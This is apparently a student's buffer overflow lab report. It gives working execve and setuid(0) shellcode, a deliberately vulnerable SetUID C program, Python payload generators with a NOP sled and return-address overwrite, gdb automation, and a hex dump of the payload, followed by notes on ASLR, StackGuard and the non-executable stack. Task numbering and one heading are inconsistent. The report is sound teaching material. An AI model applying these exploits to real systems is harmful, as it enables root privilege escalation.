Computer Security

Lab 2 Report

Buffer Overflow

Chirag Sachdev

680231131

Task 1:

Running Shellcode:


Program:

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```


I first turn off kernel randomization using

Sudo sysctl -w kernel.randomize-va-space=0

I compile the above code as:



On running the shellcode program, the shell is invoked.




Task 2:

Exploiting the vulnerability.


The vulnerable program:

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

I compile the ablove program using a make file and give the program SetUID root privileges.




The program is compiled with SetUID root privilages




To launch the attack I first debug the program to find the address of buffer and the value of ebp using gdb.

I launch a gdb process as



I find the address of buffer and ebp and the difference between them as follows



Code for generating an exploit:

```
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
    "\x00"
```


```
).encode('latin-1')
def main(D, hexint):
# Fill the content with NOP's
    content = bytearray(0x90 for i in range(517))

#########################################################################
# Replace 0 with the correct offset value
    #D = 36
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
# 134513899
    a=hex(hexint)
    a=a[2:]
    n=8-len(a)
    a="0"*n + a
    c=bytearray.fromhex(a)
    content[D+0] = c[3]   # fill in the 1st byte (least significant byte)
    content[D+1] = c[2]   # fill in the 2nd byte
    content[D+2] = c[1]   # fill in the 3rd byte
    content[D+3] = c[0]   # fill in the 4th byte (most significant byte)
#########################################################################

# Put the shellcode at the end
    start = 517 - len(shellcode)
    content[start:] = shellcode

# Write the content to badfile
    file = open("badfile", "wb")
    file.write(content)
    file.close()


if __name__=="__main__":
    main(int(sys.argv[1]), int(sys.argv[2]))
```

I find the integer value of the address of shellcode as address of buffer + sizeof buffer (517) - sizeof shellcode (25) by invoking the python shell.


I pass the offset for the return pointer which is the difference between the ebp and buffer + 4 bytes along with the address of the shellcode in int as parameters to the program above to create a payload.

```
/bin/bash 80x44
[09/17/2019]Chirag@VM:~/.../ctf_scripted _working$ python3 -c "print(int(0xbfffe
978) + 492)"
3221220196
[09/17/2019]Chirag@VM:~/.../ctf_scripted _working$ ./exploit.py 36 3221220196
[09/17/2019]Chirag@VM:~/.../ctf_scripted _working$
```

The payload is shown below with the address of the buffer highlighted and the shellcode.



The attack is launched successfully as shown below with root privileges.



Task 4:


Defeating the dash countermeasure:

This attack is very similar to Task 2, however the first command the shellcode invokes is to set the UID to 0, which is the id of the root.

I first make a symbolic link from /bin/sh to /bin/dash,

Set the kernel randomization off and compile the vulnerable program and give it SetUID privileges.

I do it using a makefile as shown below.



I used a commandfile for gdb to get the address of the buffer and calculate the offset of the return address by debugging it separately.

To make the process streamlined, I use a python script.

Python script to dubud the file to get buffer address and calculate the in value of the address:

```python
#!/usr/bin/python3
import os

# creating script for gdb
fp = open("gdb_script","w")
fp.write("b bof\nrun\np &buffer\nq\n")
fp.close()

# creating a badfile for debugging
os.system("touch badfile")

# getting address of buffer from gdb
os.system("gdb vuln_prog --command=gdb_script>buffer_addr")
fp = open("buffer_addr",'r')
text=fp.readlines()
fp.close()

# addess of buffer in hex string
hexstr=text[-1][-11:-1]
hexint=int(text[-1][-11:-1], 16)
offset=hexint+492
print(hexstr,'\t')
print(offset)
```


I then pass the address offset (32 + 4) and the address of the buffer to the payload generation program.

Payload generation program:

```
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"         # xorl    %eax,%eax
    "\x31\xdb"         # xorl    %ebx,%ebx
    "\xb0\xd5"         # movb    $0xd5,%al
    "\xcd\x80"         # int     $0x80
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
    "\x00"
).encode('latin-1')
def main(D, hexint):
# Fill the content with NOP's
    content = bytearray(0x90 for i in range(517))

##########################################################################
# Replace 0 with the correct offset value
    #D = 36
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
# 134513899
    offset=hexint+517-len(shellcode)
    a=hex(offset)
    a=a[2:]
    n=8-len(a)
    a="0"*n + a
    c=bytearray.fromhex(a)
    content[D+0] = c[3]   # fill in the 1st byte (least significant byte)
    content[D+1] = c[2]   # fill in the 2nd byte
    content[D+2] = c[1]   # fill in the 3rd byte
    content[D+3] = c[0]   # fill in the 4th byte (most significant byte)
##########################################################################
```

```python
# Put the shellcode at the end
    start = 517 - len(shellcode)
    content[start:] = shellcode

# Write the content to badfile
    file = open("badfile", "wb")
    file.write(content)
    file.close()


if __name__=="__main__":
    main(int(sys.argv[1]), int(sys.argv[2]))
```

The badfile generated is shown below.



```
/bin/bash 80x46
[09/18/2019]Chirag@VM:~/.../Task3$ xxd badfile
00000000: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000010: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000020: 9090 9090 8ceb ffbf 9090 9090 9090 9090  ................
00000030: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000040: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000050: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000060: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000070: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000080: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000090: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000a0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000d0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000e0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000f0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000100: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000110: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000120: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000130: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000140: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000150: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000160: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000170: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000180: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000190: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001a0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001d0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001e0: 9090 9090 31c0 31db b0d5 cd80 31c0 5068  ....1.1.....1.Ph
000001f0: 2f2f 7368 682f 6269 6e89 e350 5389 e199  //shh/bin..PS...
00000200: b00b cd80 00                             .....
[09/18/2019]Chirag@VM:~/.../Task3$
```

Upon running the vulnerable program with this payload, the root shell is invoked.


Task 4:

Defeating kernel randomization.

I repeat the steps for task 2 but for this task turn kernel randomizxation on using

Sudo sysctl -w kernel.randomize-va-space=2

Afer generating the payload, I run the program using the shellcode provided in the manual.



Unlike the previous attempt, which got invoked in 1 call, this program runs for 27703 times before being exploited.

We fix the address to a value, the probability of the payload being accurate in the address is 2^{-32}. The program would have to run for a while using the fixed address of the payload for the attack to be successful.

Task 5:

Turn off stackguard protection:


We follow the steps of task 2 except we compile the program without the stackguard enabled.

I compile the program using

gcc -z execstack -g vuln_prog.c -o vuln_prog

Upon running the vulnerable program with this payload, we see that the compiler throws an error that stack smashing is detected and the execution is aborted.

This countermeasure is very useful as it detects any changes made to the stack.




Task 6:

Turn on non-executible stack protection

For this task we check to see the countermeasure which makes the stack not executable.

We follow the steps for Task 2 but this time we turn on stack protection by compiling the program using:

gcc -g -z noexecstack vuln_prog.c -fno-stack-protector -o vuln_prog



On running the program we see that , there is no way in which the stack gets executed.

Hence this is also a very poweful countermeasure, however, if the shellcode is injected into the stack, it may be exploited using other methods.

Hence a combination of the three countermeasures makes it extremely difficult for exploiting this vulnerability.